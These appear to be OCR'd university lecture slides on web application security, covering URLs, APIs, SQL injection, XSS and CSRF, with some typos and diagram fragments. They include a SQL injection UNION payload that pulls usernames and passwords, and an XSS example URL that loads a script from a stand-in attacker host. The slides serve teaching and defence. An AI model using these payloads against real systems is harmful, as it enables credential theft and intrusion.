Cyber Security Fandamentals

Dr.Eng.: Sora . Abdalah


2023-2024

- **Web Application Security:**
- **Common web vulnerabilities:**


(e.g., SQL injection, XSS, CSRF),


- **Secure coding practices,**
- **Web application security testing and assessment**.

Uniform Resource Locater (URL)



Wide World Web (WWW)


https://www.businessinsider.com/how-to-organize-tabs-in-safari
Protocol
Domain
Path
Webpage


Computer Hope
URL Overview
https://www.computerhope.com/jargon/u/url.htm
Protocol
Subdomain
Domain and domain suffix
Directories
Web page

Web application security:

a variety of processes, technologies, or methods for protecting web servers, web applications, and web services such as APIs from attack by Internet-based threats.

Application Programming Interface(API): is a set of defined rules that enable different applications to communicate with each other , or a software intermediary that allows two applications to talk to each other.

Types of API protocols:

➢ The **Hypertext Transfer Protocol** (**HTTP**) is an **application layers** protocol in the internet protocol suite model for distributed, collaborative, Hypermedia information systems. **HTTP** is the foundation of data communication for the **World Wide Web**.

➢**REST API** : (**R**epresentational **S**tate **T**ransfer) (**REST**)is a web services API, REST ful APIs are commonly used in web and mobile applications to retrieve or modify resources and data on remote systems. Some examples include: **Social media sites** like **Twitter**, **Facebook** use REST APIs to integrate with third-party applications and allow posting updates.

➢**SOAP API** : **S**imple **O**bject **A**ccess **P**rotocol (**SOAP)** is a well-established protocol, similar to REST in that it's a type of Web API. SOAP API, or simple object access protocol application programming interface, is a standard messaging protocol that operating systems use to communicate via Hypertext Transfer Protocol (HTTP) and E**X**tensible **M**arkup **L**anguage (**XML**).

➢**RPC AP**I : **Event-Driven APIs**, **A asynchronous** APIs.

Some of the most commonly deployed types of web security threats include:

1- Phishing.
2- Ransomware.
3- **SQL Injection.**
4- Cross-site Scripting.
5- Distributed Denial-of-service (DDoS) attack.
6- Viruses and Worms.
7- Spyware.

Structured Query Language (SQL):


- is **defined** as a standard programming language utilized to **extract**, **organize**, **manage**, and **manipulate data** stored in relational **databases.**

- **SQL** is an **A**merican **N**ational **S**tandards **I**nstitute (**ANSI**) standard that operates via multiple versions and frameworks to handle backend data across various web applications supported by relational databases such as **MySQL**, **SQL Server**, **Oracle PostgreSQL**, and others.

- **PostgreSQL** is open source and SQL Server is **owned** by **Microsoft.**

SQL injection:

- SQL injection (**SQLi**) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database.
- (SQLi) can allow an attacker to view data that they are not normally able to retrieve.
- SQLi attack might include data that belongs to other users, or any other data that the application can access.
- SQLi attacker can modify or delete this data, causing persistent changes to the application's content or behavior.
- In some situations, SQLi attacker can escalate a SQL injection attack to compromise the underlying server or other back-end infrastructure.
- SQLi can also enable them to perform Denial-of-Service (DoS) attacks.



```
' UNION SELECT username, password FROM users--
```

```
SELECT name, description FROM products WHERE category
= 'Gifts' UNION SELECT username, password FROM users--
```

https://portswigger.net/web-security/sql


What is the impact of a successful SQL injection attack?

➢A successful SQL injection attack can result in unauthorized access to sensitive data, such as:

1- Passwords.

2- Credit card details.

3- Personal user information.


SQL Injection Attack (SQLI)
1. Hacker identifies vulnerable, SQL - driven website & injects mailicious SQL query via input data.
Username
Password
2. Malicious SQL query is validated & command is executed by database.
2
1
WEBSITE INPUT FIELDS
3. Hacker is granted access to view and alter records or potentially act as database administrator.
3
HACKER
DATABASE

How to detect SQL injection vulnerabilities

➢You can detect SQL injection manually using a systematic set of tests against every entry point in the application. To do this, you would typically submit:

- The single quote character ' and look for errors or other anomalies.
- Some SQL-specific syntax that evaluates to the base (original) value of the entry point, and to a different value, and look for systematic differences in the application responses.
- Boolean conditions such as OR 1=1 and OR 1 =2 and look for differences in the application's responses.
- Payloads designed to trigger time delays when executed within a SQL query, and look for differences in the time taken to respond.
- OAST payloads designed to trigger an out-of-band network interaction when executed within a SQL query, and monitor any resulting interactions.

There are lots of SQL injection vulnerabilities, attacks, and techniques, that occur in different situations. Some common SQL injection examples include:

- Retrieving hidden data, where you can modify a SQL query to return additional results.
- Subverting application logic, where you can change a query to interfere with the application's logic.
- UNION attacks, where you can retrieve data from different database tables.
- Blind SQL injection, where the results of a query you control are not returned in the application's responses.

How Can You Secure Web Applications?

There are various methods to test a web application for vulnerabilities.
You can use any of the following methods:

● Use a black box scanner to scan the web application.


● Use a white box scanner to detect issues with the application code automatically.

no method can guarantee a 100 percent detection rate.

Web Vulnerability Scanner

Cross-Site Scripting(XSS)

Cross-Site Scripting attacks, also called (**XSS**)attacks, are a type of injection attack that injects malicious code into otherwise safe websites. An attacker will use a flaw in a target web application to send some kind of malicious code, most commonly client-side JavaScript, to an end user.



Script-injected link sent to victim


Victim clicks on link and requests legitimate website

Victim's browser loads legitimate website, but also malicious script

Malicious script sends victim's private data to attacker

How to find and test for XSS vulnerabilities?

The vast majority of XSS vulnerabilities can be found quickly and reliably using **Burp Suite's Web vulnerability scanner.**



https://insecure-website.com/comment?message=<script src=https://evil-user.net/badscript.js></script>
$
LOGIN
Password
Sensitive data
$ Wire transfer
Mother's maiden name

There are three main types of XSS attacks :

Reflected XSS: where the malicious script comes from the current HTTP request.

Stored XSS : where the malicious script comes from the website's database.

DOM-based XSS :where the vulnerability exists in client-side code rather than server-side code.

Cross-Site Request Forgery (CSRF) is an attack that forces authenticated users to submit a request to a Web application against which they are currently authenticated. CSRF attacks exploit the trust a Web application has in an authenticated user.

A hacker needs three elements to do (CSRF) attack:
1- Cookies: The target site might use simple, one-time cookies to validate sessions for logged-in users.
2- Simple programming: A predictable, simple set of parameters define the requests. A hacker knows just what will happen next.
3- Target actions: A hacker must be able to do something important (like transfer money) to make the effort worthwhile

click anything sent to them.


CSRF Attacks :

1- Username.

2- Session cookie .

